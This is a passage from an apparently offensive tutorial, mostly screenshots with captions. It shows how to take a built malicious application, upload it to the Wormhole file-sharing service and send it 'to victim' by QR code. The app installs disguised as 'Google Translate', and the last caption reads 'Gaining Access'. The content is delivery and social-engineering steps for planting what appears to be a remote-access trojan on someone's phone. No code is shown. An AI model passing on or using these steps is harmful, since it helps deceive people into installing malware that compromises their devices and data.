
- Now click on **Bin** folder



- And then click on **Output folder**




- Application Build Successfully 🤘 ✅




- Now open Browser and search **wormhole** website 


**Wormhole** is a **secure, end-to-end encrypted file sharing service** that allows you to send files quickly and securely across different networks using just a browser. No account is required.




- Click on select Files to Send




- Select Files




- Now select application and then click on open




- Here , its many way to share application to victim




- QR Code




- Started installing 🤖




- Google Translate 🤖 ✅




- Gaining Access ✓ 🤝



